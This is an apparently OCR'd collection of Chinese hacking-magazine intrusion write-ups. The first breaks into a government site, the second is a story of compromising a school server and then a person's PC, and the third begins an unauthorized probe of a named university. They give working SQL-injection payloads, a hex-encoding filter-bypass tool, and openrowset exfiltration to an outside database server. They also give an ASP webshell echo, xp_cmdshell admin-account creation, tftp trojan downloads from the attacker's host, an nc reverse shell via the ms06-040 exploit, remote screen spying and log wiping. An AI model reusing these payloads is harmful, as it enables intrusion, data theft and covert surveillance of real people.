myvbscript



从本文你可以学到：

1. 如何整句赋值绕过限制注入
2. vbs 脚本在入侵中的两例应用

最近给某一个政府网站做安全检测，当然是授权的了。这次入侵还是比较有意思的，过程给大家说一下。这个政府的网站 ulr 先隐掉。找到了一个 sa 注入点，数字型的，在注入点后加 and user>0--，暴出“Syntax error converting the nvarchar value 'dbo' to a column of data type int”，回显错误也没有屏蔽。用 NBSI 也可以顺利地读出所有的库、列和字段值。

本来以为可以顺利搞定，可是现在问题来了。用 NBSI 无法读目录、执行命令，用工具或 google 也无法找到后台。后来用手工测试了一下，发现了问题的所在。原来，注入点上过滤了单引号和一些常用的注入命令的关键词，最讨厌的是过滤了 master 这个 key。无论我用 **exec master.dbo.xp_cmdshell 'net user'--** 还是 **exec master.dbo.xp_cmdshell [net user]**，或者是类似的 **declare @a sysname select @a=0x(16 进制的字符串)exec master.dbo.xp_cmdshell @a;--**，总会有一个限制条件在里边，注入后网页返回不是单引号附近有错，就是“master、dbo、..、.”有错，然后就跳转到一个页面来吓我，说一行英文，大体意思是你的客户端 ip 是多少，你的行为属于非法，我们已记录，已发邮件给 webmaster。由于这个是政府网站，出于安全顾虑，我就不在这里抓图了，读者见谅。

绕过单引号好办，绕过其过滤的关键词，特别是 master，难办。由于是 sa 权限，总想拿下主机最高权限呀，要想用存贮过程，一定要用到 master 的。后来在网上翻下资料，有一种

给整句赋值的方法引起了我的注意。大体意思是说将master.dbo.xp_cmdshell 'net user'—— 这样的整句转为16进制，转换后为6500780065006300200006D00610073007400650072002E00640062006F002E00780070005F0063006D0064007300680065006C006C00200022006E0065007400200075007300650072002200 2D002D00，然后再套用这个语句**DECLARE @S NVARCHAR(4000) SET @S=CAST(0x16进制语句 AS NVARCHAR(4000)) EXEC(@S)**。这样一来，语句就绕过了它过滤的单引号和master、dbo、.、.这四个关键词。

工欲善其事，必先利其器，先来做一个工具。我用vbscript写的，代码如下：

```
<script language=vbs>
sub sqlencode()
Dim strTest
strTest = form1.text1.value
myHex = Str2Hex(strTest)
document.write "<pre>DECLARE @S NVARCHAR(4000) SET @S=CAST(0x"&myhex&" AS NVARCHAR(4000)) EXEC(@S)</pre>"
end sub
Function Str2Hex(ByVal strHex)
 Dim sHex
 For i = 1 To Len(strHex)
  sHex = sHex & Hex(Asc(Mid(strHex, i, 1)))&"00"
 Next
 Str2Hex = sHex
End Function
</script>
<form name=form1 method="post">
<p>请输入 sql 语句，例子：</p><br>
<input type=text name=text1 value='exec master.dbo.xp_cmdshell "net user"--' size=100><input type=submit onclick=sqlencode()
value=" 给我转 ">
</form>
```

运行后效果如图1所示。

那么exec master.dbo.xp_cmdshell "net user"—— 的注入语句就转为**DECLARE @S NVARCHAR(4000) SET @S=CAST(0x6500780065006300200006D00610073007400650072002E00640062006F002E00780070005F0063006D0064007300680065006C006C00200022006E0065007400200075007300650072002200 2D002D00 AS NVARCHAR(4000)) EXEC(@S)**这样的注入语句了。我试了一下，该网站返回了正常的页面，说明该语句成功了的。




图1


现在的做法就是用图1的工具，将注入语句改为整句赋值的方法了。先用tftp上传一个反弹木马，再运行它就可以了。tftp上传的语句是“tftp -i get myip muma.exe”，当然别忘记将自己端的tftpd服务器打开，对外开放69的udp端口。一会功夫，muma.exe下载完成了。正常情况下，在tftpd服务器上可以看到来连接的ip，我将这个ip与政府网站的web ip对照一下就可以明白web与mssql是否分离的了。但是，tftpd服务器上并没有显示出来。那再执行一下muma.exe吧，就是将“exec master.dbo.xp_cmdshell [muma.exe]”语句在图1的工具再转一下后执行。不错，不一会木马上线了。ipconfig看一下，是内网ip。还是无法判断我入侵的是否是web站。再echo一个脚本列一下它的iis站点吧，看看究竟是不是，代码如下：

```
Set ObjService=GetObject("IIS://LocalHost/W3SVC")
 For Each obj3w In objservice
  If IsNumeric(obj3w.Name) Then
   sServerName=Obj3w.ServerComment
   Set webSite = GetObject("IIS://Localhost/W3SVC/" & obj3w.Name & "/Root")
ListAllWeb = ListAllWeb & obj3w.Name & String(25-Len(obj3w.Name), " ") & obj3w.ServerComment & "(" & webSite.Path & ")" & vbCrLf
   End If
 Next
 WScript.Echo ListAllWeb
 Set ObjService=Nothing
WScript.Quit
```

运行完以后，这台反弹的肉鸡的cmdshell里就有了所有的站点名称和站点名称对应的物理目录了。这个政府网站赫然在列。因此来讲，入侵检测圆满结束了。

编辑点评：

作者有思考，同时给出了解决办法，还为了方便操作写了两个小工具，这样文章就比较完整了。在入侵过程中，vbs是很有用的。vbs算一个粘合剂的东东了，它可以粘合其它的工具来实现你的“只有想不到，没有做不到的”。



入侵日记 Diary

寂寞的刺猬 [L.S.T]

从本文中你可以学到：
1.OBLOG提权漏洞实例
2.openrowset宏的应用语句
3.ms06040漏洞入侵实例

8月22日 雨

三个月了，我一直在隐身，看着QQ上的头像一个又一个的变亮，然后一个又一个的变灰，不论是谁的消息我都是沉默，在他们的眼中，我似乎消失了。其实我在等，等一个人，等一个头像的亮起。

今天中午，忽然收到一个陌生人的请求，本来是要无反应的，但附加消息“无言也许是对的”却让我忍不住看了一下这个号码的资料，昵称是“萧雪”，莫非是……？我接受了请求，但接下来的好长时间，却没有收到任何消息，直到头像变暗。

世界上总有很多事是巧合的，也许这只是一个陌生人的巧合，但QQ所在的IP地址我还是记了下来，在头像暗过之后，我用老兵的Domain工具查询了一下绑在该IP上的域名，结果只得到一个网址，在浏览之后，发现这是一个学校的网站，再回头看一下我截取的IP图像，其IP后跟了一个5位数的端口，那么这个地址所在的服务器也许就是一个代理，既代理了外网的访问，又代理了内网的访出。学校？忽然想起有个好友的QQ留言，莫非真

的是……？也许不是？在进退犹豫之间，一种沉寂了很久的欲望开始复苏：拿下这台服务器，查出QQ主人的真实身份。

时间又过了两个小时，在一次又一次的失败后，我的范围也越来越小了，BLOG－博客系统，只剩下这一个了，而所打开的BLOG首页中竟然全是“.html”后缀的页面。切！这么BT！不过，这个BLOG好像是多用户的，那么我也来注册一个，看能否找到一些漏洞。在点击“注册”后，我发现了一个熟悉的“服务条款”，这不是OBLOG的吗？注册成功直奔个人管理页面，嘿嘿，真的是OBLOG！

在某人走后的一段时间里，我疯狂地入侵了一个又一个服务器，直至我崩溃。在那段以代码为伍的日子里，我发现了OBLOG的提权漏洞，不知道此OBLOG是否存在此BUG？进入个人管理平台中的“发表照片”版块，先抓了一个正常的提交，然后将抓到的数据包中的log_pics值更改为：**UploadFiles%2F2006-8%2F53455200.jpg'and+1=(select+@@version)--jpg%0D%0A**，再用工具提交，看到了服务器的一些信息，SQL Server 2000＋Windows NT 5.2！看来真的存在这个漏洞，这下偶就放心了。更改前面的语句为：**UploadFiles%2F2006-8%2F53455200.jpg';insert+into+[oblog_admin](username,password)values('52cc','49ba59abbe56e057')--jpg%0D%0A**，将前面注册的普通用户52cc提升为管理员，接下来，输入后台的登录页：“admin/admin_index.asp”，嘿嘿，运气不错，后台地址没有改变，输入名称“52cc”及密码“123456”，成功登录进了后台！其实进后台的目的就是为了得到BLOG的物理路径，有了这个路径：“E:\www\blog”，采取数据库差异备份或LOG日志差异备份的方法，就能够得到一个WEBSHELL了，但对方的数据库太大了，每次备份总是出现超时，在试了N次后，也没有看到预想的页面，只得悻悻地放弃了。

外面的雨也停了，算了，今天就到此为止吧，清理一下所提交的图片信息，停会出去呼吸一点新鲜空气，说不定会有灵感出现！

8月23日 阴转多云

今天“萧雪”的头像又亮了两个小时，我也呆呆地看了两个小时，直到头像暗了下去，我才想起还没有拿下这台服务器。既然OBLOG的后台无法获得WEBSHELL，那么这个网站的其他版块呢？譬如BBS或新闻版块，但这两个似乎更难，因为BBS是动网的最新版本，而新闻版块根本就看不出版权信息，而且全是HTML页面。要是能得到这两个或其他版块的管理员名称和密码就好了！循着这条线索来个自问自答。

Q：如何得到其他版块的管理员信息

A：用OBLOG的注入点跨库查询。

Q：如何得到其他数据库名，用暴库的方法？

A：不，用openrowset语句。

Q：利用openrowser语句的条件是什么？

A：两点，一是拥有欲入侵网页中的一个注入点，且对方的数据库采用的是SQL数据库；二是拥有一个公网IP的SQL数据库低权限用户名称及密码。

问答完毕，看似没有差错，接下来就付诸行动。以下用222.222.222.222代表SQL数据库的公网IP，jmdcw为用户名，密码是123456，jmdcw所属的库为ciwei。由于openrowset语句不常使用，这里将步骤记录下来，以备后查。

先用本地的“SQL查询分析器”，连接222.222.222.222，虽然jmdcw只有db_owner权限，但也能运行好多命令，打开“查询分析器”后，先在jmdcw所属的数据库ciwei中创建一个表jmtmp1：create table jmtmp1(name nvarchar(400) null)，用于接收数据。接下来抓取OBLOG中的“发表照片”数据包，在数据“log_pics”值53455225.jpg后加入如下内容，并依次提交：

```
';create+table+jmtmp(name+nvarchar(400)+null)--jpg //在欲入侵网站数据库内创建一个表。
';insert+jmtmp(name)+select+name+from+master.dbo.sysdatabases--jpg //查询数据库名，并将结果插入到第一步创建的表中。
';insert+into+openrowset('sqloledb','uid=jmdcw;pwd=123456;server=222.222.222.222,1433;','select+*+from+ciwei.jmdcw.jmtmp1')select+*+from+jmtmp--jpg //用openrowset函数将前面得到的数据插入到222.222.222.222中的jmtmp1表中。
';drop+jmtmp--jpg //删除jmtmp表
```

提交完成后，在连接到222.222.222.222的查询分析器中执行如下命令：**select * from jmtmp1**，嘿嘿，拿到了所有的数据库名，从名称上分析，其中的“bbsdb”应该是论坛的数据库，那么接下来就更改语句来查询bbsdb中的表名，其步骤和查询库名是一样的，只是语句略在改动，还是先在222.222.222.222中创建一个新表：create table jmtmp2(id nvarchar(400) null,name nvarchar(400) null)。然后在数据“log_pics”值53455225.jpg后加入如下内容，并依次提交：

```
';create+table+jmtmp(id+nvarchar(400)+null,name+nvarchar(400)+null)--jpg
';insert+jmtmp+select+[id],[name]+from+bbsdb.dbo.sysobjects+where+xtype='u'--jpg //这其中的bbsdb是论坛的数据库名，如果要查询其他数据库中的表名，只需更改为相对应值就可以了。
';insert+into+openrowset('sqloledb','uid=jmdcw;pwd=123456;server=222.222.222.222,1433;','select+*+from+ciwei.jmdcw.jmtmp2')+select+*+from+jmtmp--jpg
';drop+jmtmp--jpg
```

执行完毕后，在连接到222.222.222.222的“查询分析器”中执行命令：**select * from jmtmp2**，这次看到的是“Bbsdb”数据库中的所有表名，就在我准备继续查询表中列名的时候，却产生了一些疑问。在正常情况下，每个数据库的连接用户都是不一样的，为了安全，管理员会将连接数据库的用户权限定为db_owner，这样，因为权限的原因，不同的连接用户，是访问不到其他数据库中的内容的，而这里，我竟然可以看到另一个数据库中的表名，这有两种可能：

1、这个bbsdb数据库的连接用户和oblog的连接用户是同一用户；

2、当前OBLOG连接数据库的权限为SA。

要测试第一种可能性，需要在BBS版块中找到一个注入点进行暴库，但它的注入点目前没有找到。而测试第二种可能性，方法就简单多了，只需向oblog的目录中写入一个文件，然后进行访问，存在的话就说明当前数据库用户是SA权限（当然也有可能虽是SA权限，但被管理员删除了相关组件，也会出现找不到文件的情况）。拿出记下的OBLOG物理路径，用Echo写入一句话木马，成功写入的提交语句部分代码如下：

```
&log_pics=UploadFiles%2F2006-8%2F53455225.jpg';exec+master.dbo.xp_cmdshell+'echo+^<^%25execute+request^("l"^)^%25^>+>E:\www\blog\UploadFiles\jm.asp'--jpg
```

这其中的^是转义字符，用于将一些敏感的字符进行转换。在最初构造语句时，偶忘了将ASP标识“<%”中的“%”写成ascii值“%25”，结果换了好几个路径都没有成功，后来在本地进行测试，才想起这个字符需要转换，唉！不知是自己太激动了，还是时间太久，记忆退化了。有了这个一句话木马，要弄上去一个大马就好办多了，这里传的是“程序网络工作组ASPAdmin”，看着ASPAdmin页面的打开，偶总算松了一口气。其实想想自己也够笨的，如果提前判断一下数据库用户的权限，不早就得到WebShell了？

虽然只拿到了WEBSHELL，但我已成竹在胸，为什么？因

为OBLOG的数据库用户是SA级别的，只要查一下OBLOG中的conn.asp内容，不就什么都OK了？拿到数据库的用户名称及密码后，我用本地的“SQL查询分析器”去连接这个网站的IP，结果出现了错误，看来管理员禁止从外部连接SQL数据库。这怎么办，难道要上传一个端口转向工具进行映射？虽然是一种方法，但是太麻烦，而我所上传的“程序网络工作组ASPAdmin”在数据库上有不俗的表现，也许它可以帮我拿到管理员权限。切换至“数据库操作器”选项，用得到的管理员名称、密码及库名进行登录。我记得在本地的“SQL查询分析器”中，可以执行很多命令，那么在ASPADMIN的数据库管理中，不也有一个命令输入框吗？如果我在这儿输入一些命令语句，应该和在“查询分析器”中所执行的效果是一样的吧！抱着试试看的想法，在其中输入添加管理员的语句：

```
exec master.dbo.xp_cmdshell 'net user sqladmin jmdcw /add & net localgroup administrators sqladmin /add'
```

执行后，弹出了一个成功的窗口，但是否真的成功了呢？我接着又输入了一条查看用户信息的命令：

```
exec master.dbo.xp_cmdshell 'net user >E:\www\blog\net.txt'
```

将用户信息输出到E:\www\blog\net.txt，然后在浏览器中查看这个net.txt，嘿嘿，sqladmin用户赫然在列，我想这个用户应该不是系统原来就有的吧！如果想查看该用户更详细的信息，只需输入：**net user sqladmin**。我相信自己，就不做这无用功了。接下来，查看服务器终端状况，输入如下命令：

```
exec master.dbo.xp_cmdshell 'net start >E:\www\blog\start.txt'
```

难道管理员知道我要来，提前给开启了“Terminal Services”服务？呵呵，这下省我的事了，再来看一下当前端口的情况：

```
exec master.dbo.xp_cmdshell 'netstat -anb >E:\www\blog\netstat.txt'
```

这里在netstat的参数中加了一个b，就能看到端口所对应的程序名称（此参数适用于xp/2003系统），然后用netstat.txt中查找终端的服务名称“TermService”，发现其所打开的端口是2006，噢，原来终端不是为我准备的！嘻嘻，就算你改了端口地址，还不是被偶发现了。不知道终端是否可以从外部登录？启动本地的远程桌面连接，在计算机处填入“IP:2006”，点“连接”，1、2、3、4、5，只用了五秒，2003的远程登录窗口就出现了，太爽了，输入前面创建的用户名及密码，成功登录，当我拿到Admin权限时，时间已经很晚了，虽然半夜正是入侵的好时候，但我的眼皮却开始打起架来，看来熬夜也要经常锻炼才行。整理完这些记录，我也该休息了，不过，在睡之前，要先清除留下的痕迹，比如BLOG中的大量图片信息，以及IIS及事件查看器中的一些日志信息。虽然不能做到尽善尽美，但稳妥一点，还是没有坏处的。否则，被管理员发现了，一切就全完了。

8月24日 晴

已经记不清这是第几次梦到她了，而当我惊醒的时候，天已经亮了，略微洗涮后，随便填了一下肚子，新的征程又开始了。

虽然我已经拿下了服务器的ADMIN权限，但怎样才能分析出每个QQ所对应的IP呢？我在搜索网站内变换不同的关键字，终于找到了一款不错的软件——QQ第六感，在本地测试时，发现需要安装，如果在服务器上安装软件，风险性太大，能不能将软件装在其他机器中呢？于是我上传了一个Shed软件，用它在内网中搜了一下，找到了七八台有隐藏共享的机器，而从其服务器的内网IP排序及其网页中的相关链接中也可以看出，这其中的几台机子好像也是服务器，用supperscan 3.0扫描了一下，其中有三台机器打开了1433端口。一般来讲，内网中机子的安全性都比较差，不知这三个MSSQL数据库的SA用户是否有弱口令？打开服务器系统盘下的 Program Files\Microsoft SQL Server\80\Tools\Binn\isqlw.exe，在“SQL SERVER”地址处填入所扫描到IP，以SA为登录名，密码用空或123456等一些简单的弱口令进行尝试，想不到巨顺利，还不到一分钟，就成功登录进了一台服务器，因为是SA权限，输入昨天创建用户时的命令，在这台服务器（以后称为B 服务器）上也创建了一个SQLAdmin管理员，然后，用**net start**及**netstat -anb**查看终端开启信息，有句话怎么说的，运气来了挡都挡不住，嘿嘿，这台机器的终端不仅开启了，而且还是默认的3389，用SQLADMIN用户登录，然后在这个终端中安装QQ第六感，再切换到我当前的窗口，看一下我QQ中好友的状态，“萧雪”的头像不知什么时候已经亮了。OK，启动QQ第六感，按默认的设置，扫描内网IP段，然后逐段监听，功夫不负有心人，终于找到了“萧雪”的QQ所在的IP——192.168.0.25。

QQ主人的IP找到了，但如何进一步渗透呢？也就是说，如何拿下这台机子？为了安全，我将战场从网络服务器移到了B服务器中，也就是在终端中的终端进行探测，俗话说，知己知彼，方能百战百胜，怎样知己呢？当然是扫描了，先了解一下当前服务器B中的杀毒软件，哇，竟然没有，这下有得玩了，下载一个x-scan，填上192.168.0.25，刺探一下对方的信息，结果失望ING，除了知道对方是WinNt5.1(XP)系统外，就再没有什么有用信息了，怎样拿下这个XP系统呢？我试了所有知道的方法，结果是一一败北。看来想要攻入个人系统，确实很难。

由于长时间的隐身，已经习惯了独立思考，出现了问题，也不再像以前那样四处告急了。我默默地走过一个又一个的论坛，查看一个又一个的帖子，循着一条线索，来到了“邪恶八进制”，在这里，有一款刚刚公布的溢出程序：ms06-040，适用于2k和xp sp1版，编译者是“无敌的GF——MIKA”，看到有关MIKA的介绍时，偶好生羡慕，不知是羡慕MIKA的才能，还是羡慕无敌的无敌。羡慕归羡慕，工作还是要做的！首先在一个CMD窗口内用NC监听5200端口：**nc.exe -v -l -p 5200**。然后在另一个CMD窗口中执行：**ms06040.exe 192.168.0.25 B服务器IP 5200 2**。当查看NC监听窗口返回的信息时，我觉得眼角有些潮潮的，冥冥之中，真的有老天在帮助吗？看着得到的SHELl，我觉得大脑一片空白，是激动，还是别的什么原因？我现在也说不清了，只觉得过了好长时间，我才想起还没有刺探出QQ主人的信息。要了解对方，最好的方法就是传个木马过去，可怎么传输呢？考虑了再三，觉得用tftp方式比较好。于是从网上下载了一个tftp软件，并且又找了一款最新的radmin软件，这是一款号称无端口、无进程、无服务的三无产品。简单配置了一下，将生成的server.exe程序复制到tftp所在目录中，接下来启动tftp软件，然后在前面得到SHELL中，执行如下命令：**tftp -i B服务器IP get server.exe**。

因为程序较小，传输的速度也很快，接着在Shell中执行**start server.exe**，如果返回的不是“找不到此文件”诸类的错误信息，则说明木马已经启动了，接下来启动终端中的客户端程序，按照木马生成时设置的端口及对方的IP地址建立了一个新连接，为了不惊扰对方，我选择了“屏幕监视”，也就是一两秒钟，对方的屏幕传输过来了，切，是logon.src在运行，机器的主人跑哪去了？不过，这正是查看磁盘内容的大好时机！在“客户端”选择“文件管理”，从最后一个磁盘开始，寻找一些特别的目录名称，在打开了一个又一个的目录后，在一个看似平常的目录中，发现其中有很多子层，展开了一层又一层，最后看到的是一个压缩文件，名字为52cw.rar，这是什么文件？个人隐私？先传输过来！阿弥陀

佛！老天见谅！我也是迫不得已！就在我刚要传输的时候，“监视屏幕”窗口有了动静，随着密码的输入，当前的桌面传输了过来。咦？桌面背景中的人像怎么那么眼熟，虽然当前传输的图像只有256色，但我还是辨认出来了，那个咧嘴傻笑的不就是我吗……

[本文中用到的工具ms06040.exe已收录在本期光盘中]

编辑点评：

作者构思了一个故事，将OBLOG提权、openrowset宏注入、ms06040的漏洞结合在一起来写，让读者兴趣会很高。但是没有图片在里边，难免会让一些初级读者感觉到没有尽意，不太明白里边的技术的具体运用。



漫长的渗透

——记对四川理工学院的网站检测

从本文中，着重要了解的是：
作者每步入侵思路的关联

洞凌玫瑰[N.C.P.H]

前言

很多玩黑的朋友都是在校的学生，当然不管是出于哪种心理都想拿下自己学校的网站，教育网站的确很脆弱，但也不是绝对的，比如我们学校的网站吧，从建站到现在，我应该是第一个拿到首页服务器权限的。我们不去追求结果，而是追求这个渗透的过程，应该算是一种耐心和技术的考验，因为历时半年我才拿到权限，所以算是一个漫长的渗透。





图1



```
Resolving Ip of jkx.suse.edu.cn... OK: 61.139.105.132
Connecting 61.139.105.132:80... Succeed!
Trying To Get Server Type... Succeed!
Server Type:  Microsoft-IIS/6.0
Testing If There Is A Default Turning Page... Not Foun

Found:  /?a=a  (HTTP/1.1 200 OK)  !!!
Found:  /?pageservices  (HTTP/1.1 200 OK)  !!!
Found:  /?s=d  (HTTP/1.1 200 OK)  !!!
Found:  /?up-html-rend  (HTTP/1.1 200 OK)  !!!
Found:  /admin_menu.asp  (HTTP/1.1 200 OK)  !!!
Found:  /images/  (HTTP/1.1 403 Forbidden)  !!!
Found:  /include/  (HTTP/1.1 403 Forbidden)  !!!
Found:  /include/css.css  (HTTP/1.1 200 OK)  !!!
Found:  /test.asp  (HTTP/1.1 200 OK)  !!!
Found:  /upfile/  (HTTP/1.1 403 Forbidden)  !!!
Found:  /Upfilen.aspx  (HTTP/1.1 200 OK)  !!!
Found:  /admin_index.aspx  (HTTP/1.1 200 OK)  !!!
Found:  /gbook/  (HTTP/1.1 200 OK)  !!!
Found:  /shop/  (HTTP/1.1 200 OK)  !!!

All Done. Found 14
```

图2

起因

作为四川理工的学生，作为一个对黑客技术很痴迷的人，想知道自己学校的网站安全性到底怎样，当学校服务器权限掌握在自己手中时更有一番别样的心情。说实在的，我比较讨厌学校的教育，因此我挂了很多科还重修几科，上课时我看的都是自己买的书，学校的书落后不说，就兴趣和老师念经式的讲课方式而言，已足以让人昏昏入睡了，我应该算是有一点叛逆心理吧。

六个月前

初次检测它的时候是六个月前，那时挂了三科，心情极差。网站地址：http://www.suse.edu.cn

主站的ip为：61.139.105.133，开superscan扫了一下，意料之中，只开了80端口，因为听说学校的主站还没有被黑过，并且服务器是直接放在学校机房，所以连3389和ftp都没有开。

